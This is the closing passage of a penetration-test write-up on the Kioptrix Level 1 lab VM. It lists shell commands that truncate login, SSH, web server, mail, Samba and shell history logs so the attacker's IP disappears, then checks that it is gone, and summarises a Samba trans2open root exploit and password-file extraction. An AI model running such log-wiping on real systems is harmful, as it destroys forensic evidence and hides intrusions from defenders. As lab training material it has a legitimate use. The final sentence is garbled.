/var/log/secure:Jul  3 17:33:30 kioptrix sshd[1324]: Received disconnect from 192.168.56.102: 11: disconnected by user
/var/log/secure:Jul  3 17:33:30 kioptrix sshd[959]: Received disconnect from 192.168.56.102: 11: disconnected by user
/var/log/secure:Jul  4 13:55:03 kioptrix sshd[956]: Could not reverse map address 192.168.56.102.
/var/log/secure:Jul  4 13:55:08 kioptrix sshd[956]: Accepted password for ROOT from 192.168.56.102 port 47704 ssh2
/var/log/secure:Jul  4 14:24:09 kioptrix sshd[956]: Could not reverse map address 192.168.56.102.
/var/log/secure:Jul  4 14:24:12 kioptrix sshd[956]: Accepted password for ROOT from 192.168.56.102 port 51984 ssh2
Binary file /var/log/wtmp matches
[root@kioptrix root]#
```

As we can see the IP '102' has registered in multiple files. So we need to clear the logs ...The following comments will clear the logs.

```
> /var/log/wtmp      # login records
> /var/log/btmp      # failed login attempts
> /var/log/lastlog    # last login per user
> /var/log/secure     # contains SSH logins and su attempts
> /var/log/httpd/access_log
> /var/log/httpd/access_log.1
> /var/log/httpd/access_log.2
> /var/log/httpd/error_log
> /var/log/httpd/error_log.1
> /var/log/httpd/ssl_engine_log
> /var/log/httpd/ssl_request_log
> /var/log/maillog
> /var/log/maillog.1
```

```
> /var/log/samba/log.nmbd  
> /var/log/samba/log.smbd  
> /root/.bash_history  
> ~/.bash_history
```

Verify IP is no longer present:

```
find /var/log -type f -exec grep -H "$ATTACKER_IP" {} \;
```

```
[root@kioptrix root]# > /var/log/wtmp  
[root@kioptrix root]# > /var/log/lastlog  
[root@kioptrix root]# > /var/log/secure  
[root@kioptrix root]# strings /var/log/lastlog | grep '192.168'  
[root@kioptrix root]# strings /var/log/wtmp | grep '192.168'  
[root@kioptrix root]# strings /var/log/lastlog | grep '192.168'  
[root@kioptrix root]# grep '192.168' /var/log/secure  
[root@kioptrix root]#
```

As we can see the comment grep is no more returning anything. Which means there is no logs with the IP 102 is registered. The IP has been completely cleared from all the logs it has been exist.

Conclusion:

The penetration test conducted on the Kioptrix Level 1 virtual machine successfully demonstrated a complete exploitation chain, highlighting both system-level vulnerabilities and post-exploitation techniques. By leveraging the well-known **Samba trans2open vulnerability (CVE-2003-0201)** in version 2.2.1a, root access was obtained on the target system — validating the presence of exploitable legacy software.

During post-exploitation, user credentials were extracted by combining the /etc/passwd and /etc/shadow files. Detailed **log analysis and log tampering** were carried out. All traces of the attacker's IP address (192.168.56.102) were located across various logs — including access_log, secure, ssl_engine_log, wtmp, and lastlog — and were successfully wiped to prevent forensic discovery. This exercise provided valuable hands-on experience in vulnerability assessment and exploitation get more convincing conclusion

- Alan Francis

